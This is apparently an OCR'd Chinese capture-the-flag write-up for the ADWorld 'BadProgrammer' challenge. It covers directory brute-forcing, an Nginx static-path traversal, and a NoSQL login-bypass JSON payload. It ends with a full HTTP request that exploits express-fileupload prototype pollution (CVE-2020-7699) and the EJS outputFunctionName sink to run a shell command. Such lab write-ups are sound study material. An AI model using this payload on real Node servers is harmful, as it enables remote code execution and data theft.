
BadProgrammer-adworld


首先可以发现这个是boostrap的前端页面写的,首先猜测是不是有后台登录页面，查询方法首先是1

1，通过github查看boostrap开源程序，查看默认后端路径，不过这一条路没有什么可用信息

2，通过gobuster进行目录爆破

可用看到有默认的static目录，进行访问，并且使用wappalyzer进行前后端分析





首先看js，两个js文件又臭又长而且还不规则，首先用Online JavaScript beautifier网站让jquery-3.1.1.min.js正确化，这玩意有3000多行，由于对js和jquery不熟悉，只能现场学习

由网上的简介：

jQuery 3.1.1 的核心功能

以下是 jQuery 的主要用途，以及这个文件的作用：

- **DOM 操作**：简化网页中元素的选择、遍历和修改。例如：

```
javascript


复制代码
$("#element").hide();  // 隐藏 ID 为 'element' 的元素
```

- **事件处理**：提供跨浏览器的事件处理功能，使得绑定事件监听器（例如点击、悬停）变得容易：

```
javascript复制代码$("#myButton").click(function() {
    alert("按钮被点击了！");
});
```

- **AJAX 请求**：简化与服务器的异步请求处理，比如在不重新加载页面的情况下获取数据：

```
javascript复制代码$.ajax({
    url: "https://example.com/api",
    method: "GET",
    success: function(data) {
        console.log(data);
    }
});
```

- **动画效果**：通过简洁的代码实现简单的动画效果（如淡入淡出、滑动等）：

```
javascript


复制代码
$("#element").fadeOut();
```

- **跨浏览器兼容性**：jQuery 确保相同的代码在不同浏览器中可以一致运行，解决了许多浏览器之间 JavaScript 实现不一致的问题。


我们关注ajax，在2000多行处发现了，但没啥屌用

还有个8000行的semantic.min.js，不过这个是ui交互的，应该没有什么重要信息

这下陷入了一个困境，找到了后门，却找不到利用。首先怀疑gobuster是不是字典少了，因为每次打靶机都这样天天卡。

用一下dirsearch，果然找到新目录

可用发现`/static../`是static的上一级，通过查询了解到，这是一个Nginx配置错误的目录遍历漏洞，并且有wp说用AWVS也可以扫出来。



在view中有两个文件，一个是配置的index，一个是flag，可惜他并没有答案，没这么简单

```
<html>
    <head>
        <title>flag?</title>
    </head>
    <body>
        No No No, flag is in `flag.txt`.
    </body>
</html>
```

最后就是指向的app.js,在Nginx中，`app.js`通常是一个JavaScript文件，用于处理前端逻辑。

```
const express = require('express');
const fileUpload = require('express-fileupload');
const app = express();

app.use(fileUpload({ parseNested: true }));

app.post('/4_pATh_yOu_CaNNO7_Gu3ss', (req, res) => {
    res.render('flag.ejs');
});

app.get('/', (req, res) => {
    res.render('index.ejs');
})

app.listen(3000);
app.on('listening', function() {
    console.log('Express server started on port %s at %s',
server.address().port, server.address().address);
});
```

这里告知了存在Express server，并且在json文件中也可以看到express版本

```
dependencies": {
        "ejs": "^3.1.5",
        "express": "^4.17.1",
        "express-fileupload": "1.1.7-alpha.4"
    }
```

网上搜索express的漏洞

第一个是express框架登录绕过

目标站点使用express框架，考虑使用nosql注入

（1）修改Content-Type: application/json

（2）修改json数据：{"user": "admin", "password": {"$ne": "wrongpassword"}}

不过这里没有登录框

第二个是CVE-2020-7699：NodeJS模块代码注入

该漏洞完全是由于Nodejs的express-fileupload模块引起，该模块的1.1.8之前的版本存在原型链污染（Prototype Pollution）漏洞，当然，引发该漏洞，需要一定的配置：parseNested选项设置为true

我感觉就是这个了，他专门设计1.1.7来配合这个漏洞呢（

利用ejs进行RCE

ejs模板引擎存在一个利用原型污染，进行RCE的一个漏洞（这个漏洞暂时还没有修复，可能是因为利用的先决条件是要存在一个原型链污染的点）

CVE-2020-7699漏洞分析_express-fileupload": "1.1.7-alpha.4-CSDN博客

直接模仿构造，将flag。txt提取出来

```
POST /4_pATh_yOu_CaNNO7_Gu3ss HTTP/1.1

Host: 61.147.171.1O5:65515

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.6167.85 Safari/537.36

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8

Accept-Encoding: gzip, deflate, br

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Connection: close

Content-Length: 286

Content-Type: multipart/form-data; boundary=--------------------------
-154664699172129594820192833 3



----------------------------154664699172129594820192833

Content-Disposition: form-data; name="__proto__.outputFunctionName"



x;process.mainModule.require('child_process').exec('cp /flag.txt
/app/static/flag.txt');x



----------------------------154664699172129594820192833--
```

Index of /static/

../		
css/	03-Sep-2020 06:55	-
images/	05-Sep-2020 07:27	-
js/	11-Sep-2024 15:45	-
flag.txt	11-Sep-2024 15:45	45